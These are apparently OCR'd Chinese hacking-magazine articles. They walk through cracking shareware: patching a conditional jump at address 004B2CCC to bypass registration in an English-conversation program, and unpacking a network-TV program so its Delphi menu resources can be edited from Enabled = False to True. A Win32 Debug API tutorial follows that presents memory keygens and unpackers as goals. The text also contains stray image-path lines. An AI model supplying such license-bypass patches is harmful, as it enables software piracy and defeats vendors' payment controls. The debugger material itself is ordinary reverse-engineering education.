


图5

再一次运行"英语会话精灵"，还是弹出未注册的对话框（当然了，你还没注册呢！），先不用管它，注册。和刚才一样随便输入几个数字，点"确定"，看看是不是注册成功了？单击右键弹出菜单选择"选择会话内容"，这次看到了刚才那些禁止使用的对话语句都可以选择了吧，好了，现在选一个"谚语格言"来试试，感觉还真不错！

关闭它再重新运行一次，怎么还是弹出没注册的对话框？难道没有注册成功？再一次选择"选择会话内容"，那些禁止使用的对话语句又不可以选择了，再重新注册一次，那些禁止使用的对话语句又恢复使用了！


奇怪，我们爆破看来还不行，一定是程序在启动时有一个进行注册码比较的过程，刚才我们只是简单地将那个跳转改了一下，看似注册成功了，但当我们再一次启动程序时，它还会进行注册码的比较，所以，光改这一个跳转并不能成功。我们继续！

拿出W32dasm进行反编译，选择"参考"，"串式数据参考"，找到那个讨厌的未注册提示，双击它看代码。向上看，有一个有效跳转"004B2CCC"，将光标停在"004B2CCC"处，将0F85AB000000改成0F84AB000000，再一次运行"英语会话精灵"。怎么样？是不是那个可恶的对话框消失了，赶快单击右键弹出菜单选择"选择会话内容"，是不是又一次看到了那些禁止使用的菜单了？如果你觉得不放心的话，可以再重新运行一次程序，那个对话框可是彻底地从你的眼皮底下消失了哦，所有限止的功能也都能使用了！

这次的破解，遇到的是一个重启程序后再一次进行注册码比较的程序，破解它的关键在于要准确的找到关键的注册比较处，然后找关键跳转，进行正确的修改，这样就可以快速地破解它了。学会软件注册的原理，这样一来，下一次我们碰到相似的软件，破解起来就会得心应手了！

难度等级：低
适合读者：破解爱好者

Icefire：破解一直是很多初入门的朋友认为很神奇的技术，因为常常看见晦涩的汇编代码，自己也就立即停止不前了，长期这样下来，很多朋友就觉得破解是遥不可及的技术了——其实，这是错误的！在下面的文章中，我们将看到没有动用任何逆向工程的相关技术，甚至没有分析过一行软件的反汇编代码，仅仅通过一个强大的资源分析工具就达到了突破软件限制的目的，而且该方法原理简单、易操作性强，就算你身为菜鸟，也一样可以运用自如！别怕，静下心来跟着做，You can do it!



不用汇编破解软件
——巧用资源编辑工具突破某著名网络电视软件功能限制

文/图 木头

现在很多共享软件都通过"功能限制"的方式来促进用户注册，一般经常被限制的功能有保存、打印、编辑等。通常的逆向工程分析方法是追踪到软件判断注册与否的核心例程，然后修改关键性的跳转或者修改关键性数据来使软件认为自身已经注册，从而开放那些被限制的功能。这种方法要求分析者对逆向工程和汇编语言操作非常熟悉，入门的门槛较高。而更多软件的功能限制仅仅是通过"灰色菜单"、"灰色按钮"等方式来体现的，对采取这些形式保护的软件，就算是菜鸟级的用户，只要手头有合适的工具，也能轻易解除软件的功能限制。

当然，"功能限制"型的软件也能分为两类：一类是软件内所有功能的代码都存在，只是由"注册与否"的开关控制那些"被保护"的功能是否可以被用户使用；另一类是"被保护"的功能的代码根本就没有写入软件的共享版本，只有注册后，用户才能得到全功能的版本。我们这里所针对的情况当然应该是第一类。

以一个常用的网络电视软件为例，未注册时，它通过灰色菜单的形式，限制用户的使用，如图1所示。




图1 未注册时的情况

面对这种限制，我们的分析可以从两个角度着手：一是从API角度。让一个菜单项变灰，可以调用EnableWindow或者EnableMenuItem等系统API使窗口变为Disable模式，从而达到变灰禁止使用的效果；二是从资源文件角度。在编写程序时，可以在资源文件(RC文件)中，显示指定某些资源(对话框、菜单项等)的初始状态，如果我们在RC资源文件中就将菜单指定为"Disable"状态，那么程序运行时该菜单就将处于灰色，不能使用。

第一种方法就是通常的调试方法，难度较大，如果软件作者采用的是定义RC资源文件属性的方法的话，那么我们可以利用第二种方法，结合一些资源编辑工具软件，以达到突破功能限制的目的。

要分析、修改软件的资源，我们首先需要一款强大的资源编辑、分析软件。常用的这方面软件有Exescope、ResHack、FreeRes等。每一款都有其独特的功能，可以根据需要选用合适的软件：

❶ Exesope：通用型资源察看、编辑软件。对VC++编写的Windows程序有良好的支持。

❷ ResHack：强大的"资源脚本"功能，支持的资源类型非常多。

❸ FreeRes：支持从加壳程序中提取资源的操作。

对图1中所示的软件，首先使用脱壳工具脱去软件的壳，然后用PeID软件探知软件系采用Delphi编写而成。Delphi编写的软件，其资源大部分都是Delphi自定义的RCData形式，而ResHack对RCData形式的资源有良好的支持。因此，我们选择ResHack进行我们的工作。用ResHack打开已经脱壳的目标软件，如图2所示。




图2 ResHack打开目标软件

上图很清楚地显示出，ResHack已经正确地提取出了软件的RCData数据，因此，展开RcData栏，如图3所示。





图3：展开RcData


由于图1中的菜单数据出现在软件的主界面中，因此，我们选择TFORM1，察看TFORM1内含的RCData数据。选中TFORM1后，软件右边的察看窗口会详细地列出所有RCData的数据，我们搜索菜单资源，可以找到如图4所示的软件内容。

在这个资源段中，可以很清楚地看到Enable = False这一行代码，就是这一句导致了我们开头所看到的菜单项变成了灰色。因此，我们将它修改为Enable = True。如图5所示。



```
object N45: TMenuItem
  Caption = '凤凰卫视电影台'
  Enabled = False
  object N04: TMenuItem
    Caption = '服务器0'
    Enabled = False
    OnClick = N04Click
  end
  object N126: TMenuItem
    Caption = '服务器1'
    Enabled = False
    OnClick = N126Click
  end
  object N127: TMenuItem
    Caption = '服务器2'
    Enabled = False
    OnClick = N127Click
  end
  object N128: TMenuItem
    Caption = '服务器3'
    Enabled = False
    OnClick = N128Click
  end
  object N129: TMenuItem
    Caption = '服务器4'
    Enabled = False
    OnClick = N129Click
  end
```

图4 ResHack分析TFORM1的资源数据



```
编译脚本(C)
      Enabled = False
      Visible = False
      OnClick = N131Click
    end
  end
  object N45: TMenuItem
    Caption = '凤凰卫视电影台'
    Enabled = True
    object N04: TMenuItem
      Caption = '服务器0'
      Enabled = False
      OnClick = N04Click
    end
```

图5 修改菜单的Enable属性

修改完后，原本是灰色不能点的左上角的那个"编译脚本"的按钮现在也马上变得可用，我们点"编译脚本"，程序重新升成了软件的RCData数据。此时，"编译脚本"的按钮又重新变灰，变成不可使用的状态。我们这里的修改完成后，选择ResHack的"文件"—〉"保存为……"功能，将重新生成RCData的EXE文件另取一个名字保存起来，然后执行修改后的文件，可以看到，该菜单已经可以正常选取了。如图6所示。




图6 重新生成RCData后，原本灰色的菜单已经可用

当然，由于本软件"灰色"的菜单太多，要想使其可用，在ResHack中少不了反复的修改False为True的操作。还有需要注意的是：我们上面修改的菜单是"一级"菜单，它的右边有一个小黑三角，鼠标移到这个"一级"菜单上面后，它的"二级"子菜单就会弹出来，由于我们只修改了"一级"菜单，而没有对"二级"子菜单进行任何操作，因此，二级子菜单仍然有很多为灰色。而在修改"二级"子菜单的过程中，一定要先保证"一级"菜单已经为True状态，否则，软件运行时，将会出现运行错误。

最后，由于Delphi软件资源格式的极其特别，脱好壳的软件只能用ResHack修改一次，如果在已经修改过的软件上面继续修改，生成的新的EXE文件执行后将会出现运行期错误。

当然，突破软件的功能限制的方法远不止这一种——在运行时动态修改窗口的消息循环、修改Delphi的资源Stub Parse Code、直接提取功能代码生成新EXE文件等等方法都可以达到突破功能限制的目的，而且随着对程序运行原理的进一步深入以及创新式地从不同的角度思考软件功能限制的实现原理，读者朋友一定可以开发出自己的软件突破方法，可不要忘了大家一起交流哦！

适合读者	逆向工程爱好者、程序员
前置知识	程序设计基础、软件逆向基础
难度等级	高

Icefire：随着整个程序设计领域对逆向工程研究的日益深入，各式各样的动态调试工具越来越多，其中有专门配套自己的编译器而发售的Debugger——如微软的Visual Studio Debugger、WinDbg；英特尔的Intel Debugger For Windows；FSF自由软件基金会的GNU Debugger等。也有作为专门的Debug工具而单独出品的——如Compuware公司的大名鼎鼎的Soft-ice；IDA4.5版以后自带的IDA Debugger；作为免费软件发布的OllyDbg等。这些形形色色的Debugger软件为我们提供了从源代码到汇编语言全方位的调试工具，给所有的程序员和逆向工程者带来了极大的方便。可所有的这些工具毕竟都是"通用型"调试工具，虽然在完成一些日常的、普通的调试工作完全可以满足要求，但是一旦我们需要自己定义一些"特殊过程"（写脱壳机、内存注册机、程序运行时监控等），这些通用型的调试软件就不能给我们多少帮助了，这时候我们就需要自己动手，丰衣足食，利用操作系统提供给我们的调试接口，打造自己的Debugger调试程序。

利用Win32 Debug API 打造自己的Debugger

文／图　木头

很多朋友都梦想有自己的Debugger程序，今天我们就来自己制作一个。作为一个Debugger程序，其最基本的功能框架其实就是完成如下两件事情。

- 启动目标程序。
- 实时监控目标程序的运行，并做出相应的应对。

我们要打造自己的Debugger程序，实际上也只须完成这两个功能就可以了。当然，要完成这两个特定的功能，我们不可能从头开始造轮子，要首先看看操作系统给我们提供了什么样的基础设施。

由于我们是在Windows平台上工作，自然离不开微软公司提供的文档大全——MSDN。翻开MSDN，定位到"Debugging and Error Handling"，一些最基本的Windows Debug信息都在这里面。不过与其他栏目相比，这个栏目的信息明显单薄许多，也许越是底层、强大的技术，微软越不想公开吧。

初步浏览之后，我们可以确定，对于我们的Debugger而言，最重要的Debug API有如下几个：

- CreateProcess——用于创建被调试进程
- WaitForDebugEvent——Debug Loop（调试循环）的主要构成函数
- ContinueDebugEvent——用于构成Debug Loop
- GetThreadContext——得到被调试进程的寄存器信息
- SetThreadContext——设置被调试进程的寄存器信息
- ReadProcessMemory——得到被调试进程的内存内容
- WriteProcessMemory——设置被调试进程的内存内容

最重要的数据结构有如下几个：

- CONTEXT——寄存器结构
- STARTUPINFO——Start信息
- PROCESS_INFORMATION——进程相关信息
- DEBUG_EVENT——Debug Event（调试事件）结构

可以说，我们的Debugger程序就是利用这几个API函数结合下面的几个数据结构，完成我们指定的功能。那么下面就让我们先来看看这几个API和数据结构的具体含义。

Debug API解析

在这里，我们将对上面所述的几个Debug调试API做一个检阅式的考察，大概介绍一下每个API的应用领域。而将这些API应用到具体实践中去，将会在下一部分"实例解析"中，给出详细的说明。

1.CreateProcess

函数原型 BOOL CreateProcess

```
LPCTSTR lpApplicationName,
// 要创建的进程模块名
LPTSTR lpCommandLine,
// 命令行字符串
LPSECURITY_ATTRIBUTES lpProcessAttributes,
// 进程安全属性
LPSECURITY_ATTRIBUTES lpThreadAttributes,
// 线程安全属性
BOOL bInheritHandles,
// 句柄继承选项
DWORD dwCreationFlags,
// 进程创建选项
LPVOID lpEnvironment,
// 进程环境块数据指针
LPCTSTR lpCurrentDirectory,
// 当前目录名
LPSTARTUPINFO lpStartupInfo,
// 启动信息
LPPROCESS_INFORMATION lpProcessInformation
// 进程信息
```

函数解析：该函数是Windows平台提供的最基本的创建进程的函数。每当我们双击一个EXE可执行文件时，Windows内核就会自动调用该函数创建我们双击的文件所对应的进程。该函数中，最重要的参数有3个：一个是进程模块名，指明了要创建哪个进程；一个是进程创建

选项，指明了要如何创建目标进程 对于Debugger程序而言，最常用的创建选项就是 DEBUG_PROCESS|DEBUG_ONLY_THIS_PROCESS。最后还有一个就是进程信息，我们调用CreateProcess创建了进程以后，Windows会将新创建的进程的相关信息全部放到ProcessInfo信息块中，我们在Debug Loop调试循环中使用进程信息块中的数据与目标进程交互，监视和控制目标进程的动作。

2.WaitForDebugEvent

函数原型 BOOL WaitForDebugEvent

```
LPDEBUG_EVENT lpDebugEvent,
// Debug Event (调试事件指针)
DWORD dwMilliseconds
// 超时设置
```

函数解析 该函数构成了Debug Loop调试循环的主体，一个Debugger程序在创建出目标进程后，一般都会紧接着循环调用该函数等待目标进程的各种调试信息，这个循环调用WaitForDebugEvent的过程，我们就称之为Debug Loop调试循环。调试循环是所有Debugger程序的主体部分，Debugger几乎所有的监视、控制、调整的功能都是在调试循环内完成的。一般来说，此处的超时设置都设置为-1，也就是无穷等待下去，该函数是非阻塞函数，在没有Debug Event发生，处于等待的过程中，仅消耗极其微小的系统资源。

3.ContinueDebugEvent

函数原型 BOOL ContinueDebugEvent(

```
DWORD dwProcessId,     // 目标进程ID
DWORD dwThreadId,      // 目标线程ID
DWORD dwContinueStatus // 线程继续的标志
```

函数解析 该函数主要用于Debugger在Debug Loop调试循环中，处理完Debug Event，通知目标进/线程继续运作。通常情况下，目标进程ID和目标线程ID这两个参数，都是CreateProcess调用后，ProcessInfo结构中所包含的信息。该函数通过目标进程/线程ID来唯一标识目标进/线程，并且通过设置不同的ContinueStatus来通知目标进/线程继续运行的动作。最主要的ContinueStatus有两种选择 一个是DBG_CONTINUE，表明调试事件已经被Debugger处理完毕，目标进/ 线程可以照常继续运行; 另一个是DBG_EXCEPTION_NOT_HANDLED，表明Debugger并未处理该调试事件，目标进程收到该标志位后，会将调试事件沿着Windows异常调用链继续往下发送，直至该调试事件被处理完为止。当然，如果目标进程发出的Debug Event没有任何调试器能够处理，那最后Windows只有祭出自己的杀手锏 应用程序XXX异常，即将被关闭。

4.GetThreadContext & SetThreadContext

函数原型 BOOL GetThreadContext

```
HANDLE hThread,          // 目标线程句柄
LPCONTEXT lpContext     // CONTEXT 结构
BOOL SetThreadContext
HANDLE hThread, // 目标线程句柄
CONST CONTEXT *lpContext   // CONTEXT 结构
```

函数解析 这两个函数分别用来得到和设置目标线程的寄存器内容。请注意，在Windows操作系统中，操作系统调度的最小单位粒度是线程而不是进程，所以，笼统地说 设置某进程的寄存器内容是错误的，因为一个进程可能对应多个线程。因此在和寄存器打交道的时候，一定要指明是哪个线程所对应的寄存器。该函数参数中，由hThread参数也就是线程句柄参数指定目标线程，该参数的来源也通常是CreateProcess调用后所得到的ProcessInfomation中的hThread成员。而CONTEXT结构则是根据所在机器硬件平台的不同而有不同的定义。Windows操作系统在Intel、MIPS、Alpha和PowerPC平台上，各有不同的CONTEXT定义，每种定义都忠实而完整地反映出了目标CPU的寄存器分布情况。不过虽然CONTEXT结构在不同的CPU平台上有不同的表现形式，但是最基本的Intel X86架构在各个CPU上面的表现都是相同的。因此，只要Debugger代码未牵涉到各个CPU非常Specifc的细节，还是可以跨CPU平台使用的。

5.ReadProcessMemory & WriteProcessMemory

函数原型 BOOL ReadProcessMemory

```
HANDLE hProcess,            // 进程句柄
LPCVOID lpBaseAddress,      // 欲读取内存基地址
LPVOID lpBuffer,            // 数据缓冲区指针
SIZE_T nSize,               // 欲读取的内存内容长度
SIZE_T * lpNumberOfBytesRead
// 实际读取的内存内容长度
BOOL WriteProcessMemory
HANDLE hProcess,            // 进程句柄
LPVOID lpBaseAddress,       // 欲写入内存基地址
LPCVOID lpBuffer,           // 数据缓冲区指针
SIZE_T nSize,               // 欲写入的内存内容长度
SIZE_T * lpNumberOfBytesWritten
// 实际写入的内存内容长度
```

